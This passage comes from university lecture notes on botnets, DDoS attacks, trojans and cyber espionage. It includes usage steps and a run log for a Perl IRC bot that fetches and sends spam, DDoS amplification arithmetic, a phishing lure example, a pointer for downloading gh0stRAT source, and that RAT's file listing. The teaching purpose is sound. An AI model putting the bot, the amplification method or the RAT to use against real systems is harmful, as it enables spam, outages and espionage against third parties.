            unlink glob "emailer*";                                      #(m)
            chdir $dir;                                                  #(n)
        }
    }
}
```

- Let's say we "infect" a host and somehow "trick" a user logged in at that host into clicking on a file that causes the execution of the following command line

```
miniBot.pl  server_network_address  port  nick   channel
```

  where, obviously, you'd have specified an IRC server for the first argument, the port number relevant to that server, the nick that you want your bot to use (it will be some innocuous name, for obvious reasons), and, finally, the name of the channel. Presumably, you as a bot master would have started up a new channel at some publicly available IRC server and you'd therefore have the operator privileges on the channel — although your having operator privileges is not necessary for the miniBot's exploit to succeed.

- By monitoring the IRC channel, you as the bot master would be able to tell whether or not a target machine was successfully infected with the bot. Now all you have to do is to send the text "abracadabra magic mailer" to the channel. When the miniBot sees this incantation, it will automatically download the third-party spam file and, assuming that the sendmail programming is running on the infected machine, send spam out to its recipients.

- You can play with the `miniBot.pl` script in the following manner:

  1. In one window on the laptop, execute the following command to monitor the outgoing email from your laptop (you don't have to be root

for this)

```
tail -f /var/log/mail.log
```

2. In a second window of the laptop, execute

```
miniBot.pl  irc.freenode.net 6667 zelda ##PurdueCompsec
```

3. In a third window, now execute

```
ircClient.pl irc.freenode.net 6667 gilda ##PurdueCompsec
```

Note that the nick 'gilda' here is different from the nick 'zilda' shown in the second step. [You can also use the mIRC client on the same laptop or on another machine for this step.]

4. In the same third window as used in the previous step, now execute:

```
PRIVMSG ##PurdueCompsec :abracadabra magic mailer
```

If you chose to execute Step 3 through the mIRC client, you would need to enter the message "abracadabra magic mailer" in the mIRC client itself.

- Shown below are the relevant entries from the mail log file from one of my runs with the miniBot exploit. This establishes the fact that miniBot succeeded in spewing out "spam":

```
May 21 01:43:53 pixie sendmail[28387]: n4L5hqGc028387: to=avi_kak@yahoo.com,
ctladdr=kak (1000/1000), delay=00:00:01, xdelay=00:00:01, mailer=relay,
pri=30193, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent
(n4L5hqAN028388 Message accepted for delivery)

May 21 01:43:53 pixie sendmail[28389]: n4L5hrhC028389: to=kak@purdue.edu,
ctladdr=kak (1000/1000), delay=00:00:00, xdelay=00:00:00, mailer=relay,
pri=30158, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent
(n4L5hr1R028390 Message accepted for delivery)

May 21 01:43:54 pixie sendmail[28392]: n4L5hrOS028392: to=ack@purdue.edu,
```

```
ctladdr=kak (1000/1000), delay=00:00:01, xdelay=00:00:01, mailer=relay,
pri=30156, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent
(n4L5hrDW028393 Message accepted for delivery)
....
....
```

- When you are playing with the `miniBot.pl` script in the manner indicated above, **do realize that the bot will appear to hang. Note that the bot does not print out any messages received from server. Neither does the bot have any facilities to upload your messages to the server. But that is intentional — since after all it is a bot that must do its work silently.** So the only way to know that the bot is doing its assigned deed is to look at the `mail.log` file on the machine on which the bot is running. [As a funny aside, when I was debugging the `miniBot.pl` script, I ended up with self-inflicted spam consisting of hundreds of messages. Here is what happened: As you might have noticed, all three email addresses in the Perl executable emailer file are mine, implying that all of those messages will be sent to me. I had an error in the 'if' block that begins in line (h) of the `miniBot.pl` script. This error prevented the condition line in the 'if' block from being executed. As a consequence, the spam generator code in lines (i) through (n) of the script was getting invoked on every single line that was being read from the server when the bot first registered itself with the server. This server happened to have an MOTD that was several hundred lines long. Each line in the MOTD was causing all the messages in the emailer file to be put on the wire.]

29.7: DDoS Attacks on Computer Networks

- As mentioned previously in Lecture 16 (and also at the beginning of this lecture), the acronym DDoS stands for Distributed Denial of Service. The goal of such attacks is to overload a network with massive amounts of contrived traffic and do so to such an extent that it becomes unusable by its legitimate users.

- As was stated earlier in this Lecture, a bot master can harness the power of tens of thousands of bots working together to simultaneously request a service from a server and cause bandwidth exhaustion in the network in which the server is located. [Bandwidth exhaustion is a form of **Volumetric DDoS Attack**. The goal of a Volumetric Attack is to cause maximum possible exhaustion of network resources at a targeted host. This is the DDoS attack of choice with botnets. There are two other forms of DDoS attacks: **TCP State Exhaustion Attack**, and the **Application Layer Attack**. The goal of a **TCP State Exhaustion Attack** is to exploit the fact that any computation related to the operation of the TCP/IP engine can only support a certain maximum number of processes (or threads) running concurrently. The goal of this attack is to commandeer all available concurrency at the targeted host. The goal of an **Application Layer Attack** is to flood an application at a targeted host with routine looking requests, but do so incessantly, so as to bog down the targeted server. HTTP GET and POST floods are examples of such attacks. Since such attacks can be mounted with a small number

(even just one) of attacking hosts and since the traffic generated by such attacks looks like normal traffic, this type of a DDoS attack can be difficult to detect. Application Layer attacks are also known as Layer 7 DDoS Attacks.]

- The DDoS attacks of the sort mentioned above have been around for quite some time. You hear about them being used by the so-called "hacktivist" groups, often anonymous, when they want to seek revenge against organizations they are upset with.

- Some of the most publicized DDoS attacks of the last couple of years are based on the NTP and DNS amplification exploits. [NTP stands for the Network Time Protocol for synchorizing the clocks in different computers and DNS, as you surely know by this time, stands for Domain Name Server.] **The logic of such attacks is quite straightforward:** Let's use $\mathcal{A}$ to designate the attacker, $\mathcal{S}$ to designate, say, a DNS server, and $\mathcal{T}$ the intended target or the victim of the attack. Fundamental to an amplification exploit is the attacker's ability to generate packets with a spoofed source address — which would be the IP address of $\mathcal{T}$. The attacker $\mathcal{A}$ sends a large sequence of such packets to S for, say, a name lookup request. The server S sends its response back to $\mathcal{T}$, since it is $\mathcal{T}$'s address that shows up as the source address in the packets received from $\mathcal{A}$.

- Given the scenario painted above, consider the situation when the size of the response from S is k times the size of the request received by S. The attacker $\mathcal{A}$ can take advantage of this fact to

create a large bandwidth burden for $\mathcal{T}$ without having to bear the same bandwidth cost himself.

- For example, a typical DNS query using the UDP protocol is about 60 bytes in length and a typical response back from the DNS server is about 512 bytes — an amplification of 8.5. Even worse, with the more modern DNS servers that support RFC 2671, the size of the DNS response may be as large as 4096 bytes — which is an amplification factor of 68.

- Now just imagine the consequences of the attacker $\mathcal{A}$ harnessing the power of m bots in a botnet to use this exploit to attack $\mathcal{T}$. For each gigabyte per second of this malicious traffic generated by each bot, in the worst case, the victim would have to cope with $m \times k$ gigabytes.

- Now consider a botnet with only 5000 bots participating in this attack. [Such a botnet could be leased as a *stresser*, *booter*, or *ddoser* for as little as $19 from the internet.] With the DNS amplification at just 8.5, for each megabyte per second emanating from each bot, the target $\mathcal{T}$ would have to cope with around 40 gigabytes per second of traffic (that is, traffic at a level of around 320 Gbps) — that would be sufficient to consume the bandwidth at even the largest of enterprise hosts. One can construct similar examples of amplification through NTP and SMTP servers. [I am not talking about hypothetical attack scenarios here. During the last couple of years, some of the well publicized actual attacks have used

traffic amplification to create attacks in the range of 300 to 400 Gbps at the targeted hosts.]

- At the other end of the DDoS attack spectrum, we have the low-level difficult-to-detect shrew attack that, as previously explained in Section 16.11 of Lecture 16, can seriously disrupt TCP flows in the internet. As described in Lecture 16, these attacks exploit a vulnerability associated with retransmission timeout (RTO) in the TCP protocol — RTO kicks in when TCP does not receive an acknowledgment (ACK) within RTT (Round Trip Time). So all that an attacker has to do is to hit the TCP with a pulsating flood of DDoS packets every RTO seconds so that the sender TCP will never receive an ACK within RTT. In this manner, the attacker can throttle the legitimate traffic flows emanating from the sending TCP. Being pulsating (with the DDoS packet flood lasting only RTT seconds every RTO seconds), the average packet count for the DDoS attack packets is likely to be below the threshold set in the IDS at the sender TCP for DDoS detection. Thus such attacks can easily go unnoticed even as the users of the internet are seeing a significant performance degradation in data download speeds from the internet.

29.7.1: Multi-Layer Switching and Content Delivery Networks for DDoS Attack Mitigation

- Modern enterprises employ a variety of methods to protect their networks against DDoS attacks, especially attacks of the sort described in the previous section that use traffic amplification to mount attacks of such intensity that it would cause complete bandwidth exhaustion under ordinary circumstances. The defensive measures used include (i) **multi-layer switching**; (ii) **packet filtering at the routers**; and, (iii) providing services through what are known as **Content Delivery Networks**.

- A multi-layer switch acts like a router, except for two very important differences: (1) Whereas a router carries out its functions through software running in an embedded microprocessor, a multi-layer switch uses dedicated hardware to do the same; and (2) Whereas a router works only at Layer 3 of the OSI TCP/IP protocol stack, a multi-layer switch can route a packet on the basis of information corresponding to any of the layers 3 and above in the protocol stack. [Yes, in Layer 3 of the TCP/IP protocol stack, you can either have a router or a switch. They will both do the same thing: send an incoming packet to the appropriate IP address "south" of the router and send an outgoing packet to its destination (in some cases after network address translation). The only difference between a Layer 3 switch and a regular router is speed. Whereas a Layer 3 switch uses dedicated hardware for switching, a run of the mill router uses software for the routing of the packets.]

- While, from a functional standpoint, a Layer 3 switch is no different from a router, a Layer 4 switch, on the other hand, carries out port translation for sending incoming packets to one or more machines that are hidden behind a single IP address. You could say that a Layer 4 switch is a NAT with port and transaction awareness — all implemented in hardware so that packet forwarding takes place at wirespeed.

- Layers 4-7 switches that are now commonly used in enterprise level server systems are also referred to as "content switches."

- Content switches are used for load balancing when enterprise level services are provided through a CDN — a subject we will take up next. With a content switch, a client (an example would be someone requesting a web page) can be connected to the least loaded node of of a CDN at network speed.

- With the introduction to multi-layer switches as presented above, imagine a network of servers (providing the same service) behind a multi-layer switch in a high-bandwidth local network. If there were to be a DDoS attack on this network, the switch would be able to mitigate the attack (up to a point) by sending the incoming traffic to the least loaded server machine. As you would expect, this would make the server system more resilient to DDoS attacks — resilient in the sense of being able to *absorb* a volumetric DDoS attack. As to how resilient, that would depend on

how many actual server machines are pressed into service and the bandwidth capacity of the local network.

- The same idea as described above is used in a CDN — except that it is implemented on a geographically distributed basis for global delivery of content while protecting the servers from DDoS attacks.

- As shown in Figure 3, a CDN is a network of geographically distributed customer-facing proxy servers that actually deliver the content in the internet. The origin server — this is the actual server where the content resides — cannot be reached directly by the internet users. This manner of isolating the origin servers makes them completely secure against DDoS attacks of any kind — all the more because the origin servers supply their content to the CDN proxy servers through dedicated GRE tunnels, as shown in Figure 3. GRE, which stands for Generic Routing Encapsulation Protocol, is used to create a secure point-to-point tunnel for transferring the content from an origin server to the proxy servers in the CDN.

- Since CDN is a geographically distributed network of proxy servers, they constitute a much more resilient defense against DDoS attacks than, say, the origin server itself that is protected by a rate-limiting firewall. The edge routers, as shown in Figure 3, direct traffic to the CDN hosts while using multi-layer switching




Figure 3: *Delivering Web Content through a Geographically Distributed CDN* (*This figure is from Lecture 29 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

to balance out the load between the CDN host nodes that could be situated in any part of the world.

29.8: SOME WELL KNOWN BOTS AND THEIR EXPLOITS

- There are literally thousands of different kinds of bots on the internet. In this section, I will mention some that have received considerable attention in the general media and in the internet security literature.

- Note that almost all the bots target Windows platforms and several of them use IRC for their C&C needs.

- Most of the bots are highly modularized, which makes it relatively easy to incorporate new exploits in them.

- The exploits that are programmed into the more "famous" bots generally include:

  – capturing screenshots and video segments

– key-logging

– killing processes and threads

– spamming

– changing the modes of the C&C channel

– randomly changing the nick in the C&C channel

– scanning IP blocks and ports

– installing rootkits

– engaging in various kinds of DDoS attacks

– and several other exploits.

- **rBot/RxBot**: This bot and its variants (which are generally referred to as **Zotob**) received a lot of media attention in 2005 when they managed to infect computers at several reputable organizations. This bot itself is considered to be a variant of **Agobot**, a bot programmed originally by Axel Gambe and made publicly available as open source software. The source code for rBot/RxBot is publicly available, but can only be built with the Visual Studio IDE. [The syntax for the various commands in the rBot/RxBot looks like `.capture` for screenshot and video capture; `.keylog` for keylogging; `.kill`, `.killproc`, and `.killthread` for killing processes and threads; etc. A complete list of the commands that

that this bot can execute on an infected host can be found at `http://www.angelfire.com/theforce/travon1120/RxBotCMDLIST.html`.]

- **Phatbot**: This is another descendant of Agobot. But whereas Agobot (and rBot/RxBot and its variants) uses mostly IRC for C&C, Phatbot's C&C is based on P2P. Also sports a very large command list. Its capabilities include being able to run the IDENT server on demand; being able to start up an FTP server to deliver malicious code; being able to run SOCKS and HTTP proxies; being able to kill antivirus programs running on a host; begin able to sniff login names and passwords when in cleartext; etc. [The command syntax for Phatbot includes `bot.open` to open a file; `bot.execute` to execute a '.exe' file; `http.download` for downloading a file with the HTTP protocol; `pctrl.kill` for killing a process; `scan.enable` to enable a scanner module; `ddos.synflood` to start a SYN flood; etc. A complete list of commands that this bot understands is available at `http://www.secureworks.com/research/threats/phatbot/`.]

- **Botnets meant specifically for sending large volumes of spam**: SecureWorks has carried out a study that was focused specifically on botnets that send out large volumes of spam. SecureWorks's list of top spamming botnets: **Srizbi** with 315000 bots; **Bobax/Kraken** with 185000 bots; **Rustock** with 150000 bots (see the note in blue for an update on this botnet); **Cutwail** with 125000 bots; **Storm** with 85000 bots; **Grum** with 50000 bots; **OneWordSub** with 40000 bots; **Ozdok** with 35000

bots; **Nucrypt** with 20000 bots; **Wopla** with 20000 bots; and **Spamthru** with 12000 bots. [As mentioned at the beginning of this lecture, the Rustock botnet was recently dismantled by Microsoft with the help of a court ordered action that shut down the botnet's C&C servers that Microsoft was able to locate in several US cities. By Microsoft's latest reckoning, Rustock had infected close to a million computers and the botnet as a whole was sending out several billion drug-related spam messages a day.]

Lecture 30: Mounting Targeted Attacks with Trojans and Social Engineering — Cyber Espionage

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

April 20, 2016

12:23am

Goals:

- Can a well-engineered network be broken into?
- Socially engineered email lures
- Trojans and the `gh0stRAT` trojan
- Cyber espionage
- Exploiting browser vulnerabilities

CONTENTS

30.1: IS IT POSSIBLE TO BREAK INTO A WELL-ENGINEERED NETWORK?

- Consider an agent **X** who is determined to break into a network with the intention of stealing valuable documents belonging to an organization and for the purpose of conducting general espionage on the activities of the organization.

- Assume that the targeted organization is vigilant about keeping up to date with the patches and with anti-virus software updates (Lecture 22). We also assume that the organization's network operates behind a well-designed firewall (Lectures 18 and 19). Additionally, we assume that the organization hires a security company to periodically carry out vulnerability scans and for penetration testing of all its computers (Lecture 23).

- We further assume that the computers in the targeted organization's network are not vulnerable to either the dictionary or the rainbow-table attacks (Lecture 24).

- In addition, we assume that **X** is physically based in a different country, which is not the same country where the organization's

network is. Therefore, it is not possible for **X** to gain a James Bond like physical entry into the organization's premises and install a packet sniffer in its LAN.

- **Given the assumptions listed above, it would seem that the organization's network cannot be broken into. But that turns out not to be the case. Any network, no matter how secure it is from a purely engineering perspective, can be compromised through what is now commonly referred to as "social engineering."**

- Here is a commonly used exploit to compromise an otherwise secure network through social engineering:

  - Let's assume that an individual named **B**ob Clueless is a high official in an organization named **A** in the US and that this organization manufactures night-vision goggles for the military. Pretend that there is a country **C** out there that is barred from importing military hardware, including night-vision goggles, from the US. So this country decides to steal the design documents stored in the computers of the organization **A**. Since this country does not want to become implicated in cross-border theft, it outsources the job to a local hacker named **X**, who is obviously promised a handsome reward by a quasi-government organization in **C**. **C** supplies **X** with all kinds of information (generated by its embassy in the US)

regarding **A**, its suppliers base, the cost structure of its products, and so on. On the basis of all this information, **X** sends the following email to `Bob Clueless`:

```
To:     Bob Clueless
From:   Joe Smoothseller
Subject:  Lower cost light amplifier units

  Dear Bob,

    We are a low-cost manufacturer of light-amplifier
    units. Our costs are low because we pay next to
    nothing to our workers.  (Our workers do not
    seem to mind --- but that's another story.)

    The reason for writing to you is to explore the
    possibility of us becoming your main supplier for
    the light amplification unit.

    The attached document shows the pricing for the
    different types of light-amplification units we
    make.

    Please let me know soon if you would be interested
    in our light amplifier units.


Attachment: light-amplifiers.doc
```

– When Bob Clueless received the above email, he was already under a great deal of stress because his company had recently

lost significant market share in night-vision goggles to a competing firm. Therefore, no sooner did Bob receive the above email than he clicked on the attachment. What Bob did not realize was that his clicking on the attachment caused the execution of a small binary file that was embedded in the attachment. This resulted in Bob's computer downloading the client `gh0st` that is a part of the `gh0stRAT` trojan.

– Subsequently, **X** had full access to the computer owned by Bob Clueless.

[As is now told, **X** used Bob's computer to infiltrate into the rest of the network belonging to the organization — this was the easiest part of the exploit since the other computers trusted Bob's computer. It is further told that, for cheap laughs, **X** would occasionally turn on the camera and the microphone in Bob's laptop and catch Bob picking his nose and making other bodily sounds in the privacy of his office.]

- I would now like to present a summary of the different steps/facets of a classic social engineering attack. This listing is taken from `http://www.f-secure.com/weblog/archives/00001638.html`:

  1. You receive a spoofed e-mail with an attachment
  2. The e-mail appears to come from someone you know
  3. The contents make sense and talk about real things (and in your language)
  4. The attachment is a PDF, DOC, PPT or XLS

5. When you open up the attachment, you get a document on your screen that makes sense, but you also get exploited at the same time

6. The exploit drops a hidden remote access trojan, typically a Poison Ivy or Gh0st Rat variant

7. You are the only one in your organization who receives such an email

8. You work for a government, a defense contractor or an NGO

30.2: TROJANS

- From the standpoint of the programming involved, there is not a whole lot of difference between a bot and a trojan. We talked about bots in Lecture 29. [The word "trojan" that you see here is all lowercase. However, in the literature, you are more likely to see the word as "Trojan" or "Trojan Horse" — after the Trojan Horse from the Greek epic "The Aeneid." But as this word is acquiring a currency of its own in computer security circles, I think, sooner or later, it will become a more generic noun and that the security folks will refer to the malware simply as a "trojan."]

- The main difference between a trojan and a bot relates to how they are packaged for delivery to an unsuspecting computer. There could be a certain randomness to how a bot hops from machine to machine in a network. For example, as you saw with the `AbraWorm.pl` worm in Lecture 22, a bot may simply choose to scan a random set of IP addresses each day and, when it finds a machine with a certain vulnerability, it may install a copy of itself on that machine.

- On the other hand, a trojan is intended for a more targeted attempt at breaking into a specific machine or a specific set of machines in a network.

- Also, a trojan may be embedded in a piece of code that actually does something useful, but that, at the same time, also does things that are malicious. So an unsuspecting person may never realize that every time he/she is clicking on an application, in addition to producing the desired results, his/her computer may also be engaged in harmful activities.

- It is sobering to realize that email attachments and other applications (that one typically finds on the desktop of a run-of-the-mill computer today) are **not** the only hosts for trojans. As we describe below, trojans may also come buried in what is downloaded for the updating of the more system-oriented software in your computer.

- The CERT advisory, whose first page is shown on page 12, mentions a version of the `util-linux` package of essential linux utilities that had a trojan embedded in it; this corrupted package was inserted into the archive `util-linux-2.9g.tar.gz`. The archive was placed on at least one official FTP server for Linux distribution at some point between January 22 and 24, 1999. It is possible that this corrupted archive was distributed to other mirror sites dedicated to the distribution of the Linux operating system. [As the CERT advisory mentions, this specific trojan consisted of a modification to the `/bin/login` file that is used for logging in users. The trojan code would send email to, presumably, the intruders, providing them with information related to the user logging in, etc.] The full text of the advisory is available at `http://www.cert.org/advisories/CA-1999-02.html`.

- The same CERT advisory also talks about messages of the following sort that were emailed to a large group of recipients in January 1999:

```
Date: ....
From: "Microsoft Internet Explorer Support" IESupport@microsoft.com
To: ....
Subject: Please upgrade your Internet Explorer

       Microsoft Corporation
       1 Microsoft Way
       Redmond, WA 98052

As a user of the Microsoft Internet Explorer, Microsoft
Corporation provides you with this upgrade for your web
browser. It will fix some bugs found in your Internet
Explorer. To install the upgrade, please save the
attached file ie0199.exe in some folder and run it.

For more information, please visit our web site at
www.microsoft.com/ie/
```

As you can see, this spam message is written to look like it came directly from Microsoft to your computer. As you would infer on the basis of what was presented in the previous section, **this email is a classic example of using social engineering to break into a machine.** According to the information posted at `http://www.f-secure.com/v-descs/antibtc.shtml`, when the trojan `ie0199.exe` that came with the email messages was run, it extracted two files from its body: `mprexe.dll` and `sndvol.exe`. The trojan then registered the dll with the Windows registry so that it would be run at every reboot of the machine. When the dll was run, it executed the `sndvol.exe` file, which caused the infected machine to contact one of the following Bulgarian web sites: `http://www.btc.bg`, `http://www.infotel.bg`, and `http://ns.infotel.bg`.

CERT® Advisory CA-1999-02 Trojan Horses

Original issue date: February 5, 1999
Last revised: March 8, 1999
Minor typograhical corrections

A complete revision history is at the end of this file.

Systems Affected

Any system can be affected by Trojan horses.

Overview

Over the past few weeks, we have received an increase in the number of incident reports related to Trojan horses. This advisory includes descriptions of some of those incidents (Section II), some general information about Trojan horses (Sections I and V), and advice for system and network administrators, end users, software developers, and distributors (Section III).

Few software developers and distributors provide a strong means of authentication for software products. We encourage all software developers and distributors to do so. This means that until strong authentication of software is widely available, the problem of Trojan horses will persist. In the meantime, users and administrators are strongly encouraged to be aware of the risks as described in this document.

I. Description

A Trojan horse is an "apparently useful program containing hidden functions that can exploit the privileges of the user [running the program], with a resulting security threat. A Trojan horse does things that the program user did not intend" [Summers].

Trojan horses rely on users to install them, or they can be installed by intruders who have gained unauthorized access by other means. Then, an intruder attempting to subvert a system using a Trojan horse relies on other users running the Trojan horse to be successful.

II. Recent Incidents

Incidents involving Trojan horses include the following:

False Upgrade to Internet Explorer

Recent reports indicate wide distribution of an email message which claims to be a free upgrade to the Microsoft Internet Explorer web browser. However, we have confirmed with Microsoft that they do not provide patches or upgrades via electronic mail, although they do distribute security bulletins by electronic mail.

- The lessons to be learned from the above CERT are:

  – Unless you are using a respected package manager such as the Synaptic Package Manager to install software updates, make sure that you are downloading the software from a trusted source, that it has a digital signature obtained through a cryptographically secure algorithm, and that you can verify the digital signature of the software you are downloading. *When trojans are embedded in system files, the file size is often left unchanged so as to not arouse suspicion. So the only way to verify that a file was not tampered with is through its digital signature.*

  – Validating the digital signature should involve also validating the public key of the signer.

  – **Never, never click on an email attachment if you are not absolutely sure that the message is authentic — even if it looks authentic**. If you were not expecting the sort of message you are looking at (even if it appears to be from someone you know), it is best to not open the attachment without establishing the provenance of the message. In most of our day-to-day interactions, this is not a problem since the context of our interaction with the others immediately establishes the authenticity of the email.

- To further underscore the role played by socially engineered email (especially those emails that include attachments containing mal-

ware) in infiltrating networks, here is a quote from the abstract of a recent report by Nagaraja and Anderson from the University of Cambridge (a detailed reference to this report is given in Section 30.4):

> "This combination of well-written malware with **well-designed email lures**, which we call social malware, **is devastatingly effective**. .... The traditional defense against social malware in government agencies involves expensive and intrusive measures that range from mandatory access controls to tiresome operational security procedures. These will not be sustainable in the economy as a whole. Evolving practical low-cost defenses against social-malware attacks will be a real challenge."

30.3: THE gh0stRAT TROJAN

- This is probably the most potent trojan that is currently in the news. That is not surprising since when a machine is successfully compromised with this trojan, **the attackers can gain total control of the machine, even turn on its camera and microphone remotely and capture all the keyboard and mouse events.** In addition to being able to run any program on the infected machine, the attackers can thus listen in on the conversations taking place in the vicinity of the infected machine and watch what is going on in front of the computer.


- The trojan, intended for Windows machines, appears to be the main such trojan that is employed today for cyber espionage.

- The "RAT" portion of the name "gh0stRAT" stands for "Remote Administration Tool".

- An attacker controls such a trojan with a "RAT Management Tool" that consists of a graphical user interface (GUI) on which the attacker can see the Windows registry of the infected machine,

the currently running processes, the list of installed applications, the current network connections, etc. The GUI also has graphical controls that the attacker can use to turn on and off the camera and the microphone on the infected machine, to send corrupted emails to those whose addresses can be found in the infected machine, to capture keyboard events, etc.

- Shown in the figure below is an example of the GUI of the RAT management tool that goes with the `gh0stRAT` trojan. As the reader can see, the drop-down menu displayed includes buttons for controlling the camera, the microphone, etc., on the infected machine.



- Variants of this trojan allow the attackers to plug in their own additional features for further customizing its behavior.

- The `gh0stRAT` trojan was written originally by the hackers in China. So the original code has its comments and other embedded documentation (which are important to understanding code) mostly in Chinese. But now some open-source folks claim to have translated it into English — meaning that they claim to have translated the comment lines and the other documentation into English. [However, you will notice that that is not entirely the case. Much of the documentation that is included in the files is still in Chinese.] You can download the latest "English version" as an archive called `gh0st3.6_src.zip` from the URL

  `http://www.opensc.ws/c-c/3462-gh0st-rat-3-6-source-code.html`

  One of the coders at this web site says that *" This is very poorly coded and most of it looks ripped. Anyhow, I tested it out on Vista and it compiled fine using MSVC++ with the Platform SDK. It has minor warnings but all functions still work properly."*

- Just to give the reader a sense of the scope of `gh0stRAT`, shown on the next four pages is an indented listing of the subdirectories and the files in the source code directory for `gh0st3.6`. [At some point in the future, I plan to add to my description of the functionality of some of the more significant files in the directory tree — assuming it can be done at all.]

- The brief comments that follow the file names in the directory listing on the next several pages are just pure guesses on my part at this time — not at all to be taken too seriously. I hope to

refine my understanding of the code at some point in the near future.

- A compilation of this source code will give you a `Server` that an attacker can use to monitor the trojan on an infected machine. The trojan itself is compiled as the executable `gh0st`.

- Here is a listing of the files:

```
gh0st3.6_src/
    gh0st.dsw
    gh0st.ncb
    gh0st.opt

    Server/
        install/
            ReadMe.txt
            install.aps
            install.rc
            install.plg
            install.dsp
            acl.h
            RegEditEx.h
            resource.h
            StdAfx.h
            decode.h
            install.cpp
            StdAfx.cpp              =>  for including the precompiled header stdafx.h
            res/
                svchost.dll         =>  a well-known trojan module for remote access
                                        (Note that this is not the same as svchost.exe
                                         that is so basic to the operation of the Windows
                                         platform. See Lecture 22.)
        svchost/
            ReadMe.txt
            svchost.plg
            svchost.aps
            svchost.rc
            svchost.dsp
            resource.h
            ClientSocket.h
            hidelibrary.h
            ClientSocket.cpp
            StdAfx.cpp
            svchost.cpp
            common/
                filemanager.h       =>  for file ops such saving, loading, moving, etc.
                KeyboardManager.h   =>  for storing keystrokes, etc.
                AudioManager.h      =>  for recording microphone inputs from the trojan
```

```
            hidelibrary.h      =>  for making folders invisible to a user
            login.h
            ScreenManager.h    =>  header needed for the control GUI
            until.h
            inject.h
            loop.h
            Buffer.h
            ScreenSpy.h        =>  for monitoring the screen of an infected machine
            VideoCap.h         =>  for capturing camera config and for remote video capture
            decode.h
            install.h
            Manager.h
            ShellManager.h
            VideoManager.h     =>  for capturing camera config and for remote video capture
            Dialupass.h
            KernelManager.h
            RegEditEx.h        =>  sets and reads registry permissions  (header)
            resetssdt.h
            SystemManager.h
